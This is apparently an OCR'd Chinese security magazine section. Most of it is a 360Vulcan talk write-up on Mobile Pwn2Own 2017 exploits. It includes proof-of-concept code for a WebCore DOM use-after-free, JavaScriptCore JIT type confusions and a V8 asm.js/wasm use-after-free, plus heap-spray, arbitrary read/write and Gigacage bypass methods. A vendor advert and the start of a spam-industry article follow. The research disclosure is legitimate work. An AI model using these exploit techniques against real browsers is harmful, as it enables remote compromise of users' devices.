
刘龙是 360Vulcan 团队的安全研究员，从事漏洞挖掘和利用方面的工作。他参加了 Pwn2Own 2017 和 Mobile Pwn2Own 2017，并成功挑战了相关项目。他连续三年入选 MSRC Top 20 名单。

招啟汛是奇虎 360 Vulcan Team 的成员，微博 ID 是@老实敦厚的大宝。专注于各个主流浏览器安全和 macOS/iOS 系统安全,沙箱逃逸。曾参加 Pwn2Own 2017 和 Mobile Pwn2Own 2017 攻破浏览器项目。多次攻破 Edge 浏览器获得 RCE 并取得微软 Edge CVE 公开致谢,在 MSRC 2017 中排名 43。多次攻破 Chrome 浏览器获得 RCE 并取得谷歌 Chromium CVE 公开致谢。同时多次获得苹果 CVE 致谢,独立发现多个 Safari RCE，苹果内核本地提权等漏洞。

议题解析

在 Mobile Pwn2Own 2017 中我们成功 pwn 了两个 iPhone 相关的项目，分别是 Apple Safari 和 WiFi。其中 WiFi 项目的要求如下：


在该项目中，我们利用 iPhone 连接 WiFi 时自动弹出的登录界面实现 RCE：



该界面是通过 WebCore 解析渲染的，所以我们首先介绍了我们在比赛中用到的一个 WebCore DOM UAF 漏洞，该漏洞 POC 如下：

```
function begin()
{
    collection=ff.elements;
    tt.remove();              //free
    gc()
    setTimeout(trigger,1000);
}

function trigger(){
    uaf=collection["tt"];     //reuse
}
<body onload='begin();'>
    <BUTTON id='tt'  type='reset' form='ff'></BUTTON>
    <form id='ff' method='get'></form>
</body>
```



该漏洞的成因如下图所示：



设置了 form 属性的 button 对象和 form 对象的关系图如上图所示，注意 button 的父类 FormAssociatedElement 包含 m_form 成员变量和 setform 函数,form 的 m_associatedElements 成员变量中含有对 button 的引用。

获取了 form 的 elements 属性后，form 创建了包含 button 引用的 nodeLists 成员。释放 button 时，button 的析构函数调用 setform (0)，setform 调用 removeFormElement，removeFormElement 将 form 的 m_associatedElements 成员中的 button 移除，但 nodeLists 中的 button 没有被移除，所以释放的 button 可通过 form.elements 访问。

要利用这个漏洞，需要先看看 HTML*Element 对象的结构：



一个 html 对象要在 js 层面使用，需要一个 wrapper，这个 wrapper 的值指向 WeakImpl 对象。WeakImpl 对象的 m_jsValue 指向表示这个 dom 对象的 JSValue 对象。JSValue 表示一个 js 可操作的实体，一个 JSValue 可以表示很多 JavaScript 原始类型例如 boolean, array, 甚至包括对象和函数。

Js 层面执行 uaf=Collections[‘id’]后的调用栈如下图：


uaf=Collections['id']
WebCore::JSHTMLFormControlsCollection::getOwnPropertySlot
WebCore::JSHTMLFormControlsCollection::nameGetter
WebCore::namedItems

```
MacOS 10.12.1
__int64 __fastcall WebCore::namedItems(__int64 a1, __int64 a2, _DWORD *a3)
......
    m_wrapper = *(_QWORD *)(pbutton + 8);
    if ( !m_wrapper || *(_BYTE *)(m_wrapper + 8) & 3 )     //检查m_wrapper
      goto LABEL_28;
    result_1 = *(_QWORD *)m_wrapper;           //如果满足条件，直接返回m_wrapper->m_jsValue
  }
  if ( result_1 )
  {
    if ( !v13 )
      goto LABEL_42;
    goto LABEL_33;
  }
LABEL_28:
  v34 = v13;
  ++*(_DWORD *)(v13 + 16);
  v5 = &v34;
  result_1 = WebCore::createWrapper((JSC::VM *)v9);    //创建m_wrapper，返回m_wrapper->m_jsValue
......
```

- Control m_wrapper —— Control m_jsValue —— Make fake object at arbitrary address
- Get the fake object from JS code

我们具体看看 WebCore::namedItems 的实现。在 WebCore::namedItems 中可以看到如果获取到的 button 对象的 m_wrapper 非空，且满足一定的条件，其指向的 m_jsValue 会被作为结果返回。那么我们可以利用 typedarray buffer 占位，控制其中的 m_wrapper 值，让它最终指向一个我们伪造的 Float64Array，然后通过上面的调用，在 js 层面获取到这个伪造的 Float64Array。

由于比赛版本的 Safari 的 ASLR 实现不是很完善，我们可以利用 array 和 typed array 进行精确堆喷。堆喷后的内存布局如下图：



我们在堆喷的时候在 typedarray 的 buffer 里伪造两个结构：WeakImpl 和 Float64Array，其中 WeakImpl 中的 m_jsValue 值为伪造的 Float64Array 地址。


比赛时的 safari 版本还没开启隔离堆，所以我们用 typed array buffer 占位，所有字段都是可控的。我们将+8 的位置指向 spray 的 typedarray 的 buffer 处，这样我们就可以通过 collection['id']获取到伪造的 Float64Array。我们对其进行如下操作：


1.写 fakedFloat64Array，然后遍历 spray 的 typedarray，找到被修改的是哪个，后面就可以通过这个 typedarray 来改变我们伪造的 Float64Array 的 pVectors 值，做到任意地址读写；

2.修改 pVectors 值，使其指向 spray 的 array butterfly,然后写 fakedFloat64Array，用同样的方法找到被修改的 array butterfly，用它来泄露任意对象地址。至此我们完成了对该漏洞的利用。

接下来我们着重讲的是 JavaScript 引擎的 JIT 编译器,事实证明,这个部分出现的漏洞的频率十分高，而且可利用性与稳定性都很好.与以往不同的是,我们在议题中不仅仅解读我们去年 mp2o 使用的各种浏览器漏洞,更着重于解读浏览器 JIT 的概念与一些机制,漏洞的挖掘过程.

首先我们介绍在 Safari 的 JIT 编译器,他的结构图如下:






Optimizing JavaScript

我们可以看到编译器是一个十分庞大而又复杂的模块,而通过 OSR 机制,编译的代码可能在不同层次的优化编译器中切换.这是 Safari 中 JIT 的一种机制,可以兼并效率和安全两种特点.

下面在看看 DFG 的优化部分:



在议题中我们解读了一些 JSC 中的概念,例如 structure,jsc 的 OSR 机制,因为有 OSR 机制的存在,所以才避免了 JIT 中的一些 type confusion,OOB R/W 的问题.

The structure of jsc

- We all know that JavaScript is a dynamiclly language. So if we want to JIT the JS script function, we must check the type of object in JIT code otherwise type confusion will happen.
- The type of an object in jsc is called “structure”, which is called “type” in ChakraCore and “map” in V8.
- In some situations, the structure check in JIT code will be eliminated to improve efficiency, thus some OSR(bailout to lower compiler/Interpreter) measures must be introduced to prevent type confusion.

JSC 中的 OSR 机制的优点与缺点,还有与其他浏览器的比较。

- This OSR(to lower compile) mechanism is the same as Chrome but different with Edge.
- It is safer and more conservative than Edge because the JIT code will change at runtime when structure transition happens. But the disadvantage is that any structure transition will trigger the watchPoint and OSR will happen even the rest of the code does not need that structure check. Because one watchPoint is corresponded to one CFG block. (Let’s think two different structures in one CFG block)
- We all know Edge has ACG mitigation so the JIT Code will not change in the runtime. Because of this it introduces many JIT security issues :) But we have no time to discuss that today.

解析完 JSC 中的 OSR 机制后,根据 OSR 机制的弱点,我们挖掘出的一些在 mp2o 上使用的漏洞:

A type confusion bug which was fixed before mp2o

```
z = 0;
flag = 0;
var p = new Proxy({},{
    getPrototypeOf:function(){
        z++;
        if(z == 0x2000){
            Array.prototype.slice.call([]);
            n[0] = {};
            Array.prototype.slice.call([]);
        }
        return z.__proto__;
    }
})

var o = {}

var n = [12,3,41.2,5];
function f456(){
    n[1] = 0x123;
    for(var d in p){};  //will call the getPrototype of callback
    n[1] = 6.176516726456e-312;  //0x12312345678 assign to the double array, type confusion here
}

for(var i = 0;i< 0x2000;i++){
    f456();
}

flag = 1;

print(n[1]);
```


这是漏洞的原始状态,但是在比赛前修复了,但是修复并不完全,我们发现这个修复很奇怪似乎苹果开发者并没有意识到问题的根本原因

The fix is strange

- In my opinion, the opcode |GetPropertyEnumerator| can call a JS callback function, which means it has write side effect. But the patch did not fix the |clobberize| for this opcode.
- I think Apple developers were not aware of the potential call back in |GetPropertyEnumerator|. They just want to fix the problem of |loopHint| and |checkTraps|.
- So I decided to look into the bytecode generator of |ForInNode|. Lets take a look at the function |ForInNode::emitBytecode| to see how it emits the opcode.

我们在修复以后,发现了修复的绕过方法,也是我们最终在比赛使用的漏洞.在比赛前准备了很多的 Safari 漏洞,之所以选择这个是因为我们抽签在最后一个,所以选择了一个隐藏最深的,最不可能和别人撞洞的 bug:

```
flag = 0;
var z = new Proxy({},{
    getPrototypeOf:function(){
        if(flag == 2){
            Array.prototype.slice.call([]); //We are at second call back, we can change the type of array now
            n[1] = {};  //leak any object here;
            Array.prototype.slice.call([]);
        }
        if(flag == 1){
            [].slice();   //the first call back ,we just set the flag to 2.
            flag = 2;
        }
        return {"a":1,"b":2};   //return this to make propertyName no null
    }
})

var o = {}

var p = {"a":1}
p.__proto__ = z;
var n = [12,3,41.2,5,6,7,8,9];

var temp = [1.1];
temp.length = 0x20;
function f456(){
    n[0] = 0x123;

    for(var d in p){
        temp[0] = n[0];  // type confusion in the loop body here!
        temp[1] = n[1];
        temp[2] = n[2];
    };
}

for(var i = 0;i< 0x10000;i++){
    re = f456();
}
flag = 1;
re = f456();

print(temp[1]);   // print the object address

```


接下来介绍一下 safari 中的缓解机制 – 隔离堆:

在去年比赛中，发行版中并没有开启，但在当时的预览版已经存在了。所以为了保险起见我们也对这个机制做了调研。这个缓解机制的引入会对我们造成怎样的影响呢?

Isolate Heap - Introduction

- Exploit mitigation in Safari
- Some special kinds of objects will be allocated separately
- When read/write the ArravBuffer, redirect the addr to a safe range (the giga cage)
- Cannot use Float64Array to AAR/AAW directly
- Cannot use ArravBuffer to occupy DOM object

如上所述，主要会导致一些 UAF 无法利用，并且全地址读写也收到影响，这里我们解释下为何使用 Float64Array 读写会受影响。

Isolate Heap

```
// This is exactly 32GB because inside JSC, indexed accesses for arrays, typed arrays, etc,
// use unsigned 32-bit ints as indices. The items those indices access are 8 bytes or less
// in size. 2^32 * 8 = 32GB. This means if an access on a caged type happens to go out of
// bounds, the access is guaranteed to land somewhere else in the cage or inside the runway.
// If this were less than 32GB, those OOB accesses could reach outside of the cage.
#define GIGACAGE_RUNWAY (32llu * 1024 * 1024 * 1024)
alignas(GIGACAGE_BASE_PTRS_SIZE) char g_gigacageBasePtrs[GIGACAGE_BASE_PTRS_SIZE];
```

Where is this **g_gigacageBasePtrs** used?

代码的注释说明中已经说的很清楚了，它保留了一个区域，留给索引类型的数据结构，如 array/typed array，那么这个 g_gigacageBasePtrs 又是在哪里使用的呢?

Isolate Heap

```
JavaScriptCore`JSC::JSGenericTypedArrayView<JSC::Float64Adaptor>::setIndex:
    0x1056e73d6 <+150>: movabs rax, 0x7fffffffff
    ...
    0x1056e7417 <+215>: mov    rdx, qword ptr [rbx + 0x10]
    0x1056e741b <+219>: lea    rsi, [rip + 0x991bde]     ; g_gigacageBasePtrs
    0x1056e7422 <+226>: mov    rsi, qword ptr [rsi]
    0x1056e7425 <+229>: and    rax, rdx
    0x1056e7428 <+232>: add    rax, rsi
    0x1056e742b <+235>: test   rsi, rsi
    0x1056e742e <+238>: cmove  rax, rdx
->  0x1056e7432 <+242>: movsd  qword ptr [rax + 8*rcx], xmm0    //write to a 'safe place'
```

观察 Float64Array 的 setIndex 函数，当我们要写入数据时，它会做一个重定位，重定位的基地址正是刚才的 g_gigacageBasePtrs，经过几步简单的映射计算，得到在保留区域的最终目的地址，最后写入的位置也是在这个安全的位置。

它的实现我们了解了，那么绕过的方案应该从哪方面入手呢?

Isolate Heap

How to bypass?

- Find bugs in isolate heap implementation
  May works, but no easy

- Find object which has not been isolated in javascript
  When a new security mitigation was released for the first time,
  it always 'forgot' something

- Jump out of the isolated module(javascript), use DOM to AAR/W

可以从几个大方向去考虑，我们也分别找到了对应的绕过方案，在这个会议前几天，_niklasb 也公开了一种绕过方案

Isolate Heap

- Find object which has not been isolated in javascript
  When a new security mitigation was released for the first time,
  it always 'forgot' something

Released just before the MOSEC

```
/*
 * Exploit by @_niklasb from phoenhex.
 *
 * This exploit uses CVE-2018-4233 (by saelo) to get RCE in WebContent.
 * The second stage is currently Ian Beer's empty_list kernel exploit,
 * adapted to use getattrlist() instead of fgetattrlist().
 *
 * Thanks to qwerty for some Mach-O tricks.
 *
 * Offsets hardcoded for iPhone 8, iOS 11.3.1.
 */
```

他的思路属于上面列举的第二种，具体实现可以参照他的利用代码

https://github.com/phoenhex/files/blob/master/exploits/ios-11.3.1/pwn_i8.js

最后我们还介绍了准备在 mp2o 上使用的 chrome bug,这个漏洞在 chrome 的正式版上消失了又在比赛前重新出现,最终直接报告给了 google:

The original case

- Looks like this issue was fixed by Google itself :https://chromium.googlesource.com/v8/v8/+/82503e9ba30f38d428431f69a82f885569ac4913

```
  if (mbase.HasValue() && mbase.Value()->IsJSTypedArray()) {
    Handle<JSTypedArray> const array =
        Handle<JSTypedArray>::cast(mbase.Value());
-   if (!array->GetBuffer()->was_neutered()) {
+   if (!array->GetBuffer()->was_neutered() &&
+       !array->GetBuffer()->is_wasm_buffer()) {
      array->GetBuffer()->set_is_neuterable(false);
    }
    BufferAccess const access(array->type());
    size_t const k =
```

```
function module(stdlib,foreign,buffer){
  "use asm";
  var fl = new stdlib.Uint32Array(buffer);
  function f1(x){
    x = x | 0;
    fl[0] = x;
    fl[0x10000] = x;
    fl[0x100000] = x;
  }
  return f1;
}

var global = {Uint32Array:Uint32Array};
var env = {};
memory = new WebAssembly.Memory({initial:200});
var buffer = memory.buffer;
evil_f = module(global,env,buffer);

zz = {};
zz.toString = function(){
  Array.prototype.slice.call([]);  //break point
  return 0xffffffff;
}
evil_f(zz);
memory.grow(1);   // free the buffer here
evil_f(zz);
```

The `WasmMemoryObject::Grow` should update the `wasm context` in the wasm mode. But in the asmjs mode, this does not happen. This leads to Use After Free in the JIT code of `fl[0] = x;…`

会议的最后,我们放出一个彩蛋 demo,就是最新版 iOS 12 上面通过 Safari 浏览器远程越狱的视频。

越狱视频： https://v.youku.com/v_show/id_XMzY3OTcwMTA4MA==.html

Add：北京市海淀区清华东路35号学研中心大厦C座1层
Web：www.aisec.com Tel：400-8888-405 / 010-61196263

AI 安赛AISEC

智能安全领航者

AIScanner安全检测系统

WebIDS入侵检测与漏洞感知系统

智能云WAF-Web应用防火墙

等保咨询服务

APT高级威胁分析平台

公司简介

安赛，专注智能安全前沿技术，致力为企业客户提供基于应用安全、大数据安全、云安全的解决方案与服务。目前，安赛的技术能力已被上百家互联网企业、十多个部委，及各大信息安全主管部门采用并发挥了重要作用，具备极高的口碑和知名度

2016-09	2017-01	2017-05	2017-07	2017-08	2017-08
护航G20二十国集团峰会网络安全	贵阳大数据与网络安全攻防演练	“一带一路国际合作高峰论坛”网络安全保障	香港回归二十周年网络安全保障	天津全运会网络安全保障	金砖国家领导人第九次会务网络安全保障

典型客户与合作伙伴

CNVD 国家信息安全漏洞共享平台 | 中国国家信息安全漏洞库 | 中国信息安全测评中心 | 国家信息技术安全研究中心

CAICT 中国信通院 | CNCERT/CC 国家互联网应急中心 | ISCCC 中国信息安全认证中心 | 中国人民银行 THE PEOPLE'S BANK OF CHINA

【黑产攻防】

2 亿苹果用户的魔咒，澳门威尼斯人短信背后的黑产帝国

作者：Magiccc@极验

原文来源：【极验】https://mp.weixin.qq.com/s/Zd8xb2FrUPK9YFY7jxpUQg


背景介绍

“澳门威尼斯赌场、在家斗地主月赚 100 万不是梦、日本女优成人直播网、准到没庄家……”这些内容，大家一定都不会陌生，比如，部门小姐姐们就表示深受其扰……

但是除了删除、报告垃圾短信，甚至关闭 iMessage 外，似乎拿它没太多办法。然而，谁会想到，这些垃圾短信背后，却藏着一条巨大的黑色产业链……

某澳门威尼斯赌场“直播”画面

如果大家对上面亚裔澳门性感荷官感觉陌生，那么下面这张图一定很熟悉：



美女同事手机里被“垃圾短信”塞满

为了博得美女同事的欢心惩恶扬善，Magiccc 昨天世界杯都没看，决定摸摸这些垃圾短信的底。结果，摸了一晚上，发现了这个隐藏在博彩广告信息背后的黑产帝国……

博彩广告的迭代史

可能大家不信，博彩行业是随着我国移动互联网的普及而兴起。当前最早可查的博彩垃圾短信出现在 2012 年，那个时候 iPhone 还不多，三星为代表的安卓手机，以及传奇诺基亚都有留下了博彩广告的痕迹。那个时候，一条内容 + 链接就是一条短信，我们暂时称之为“博彩广告 v1.0”

简单粗暴的博彩广告 v1.0

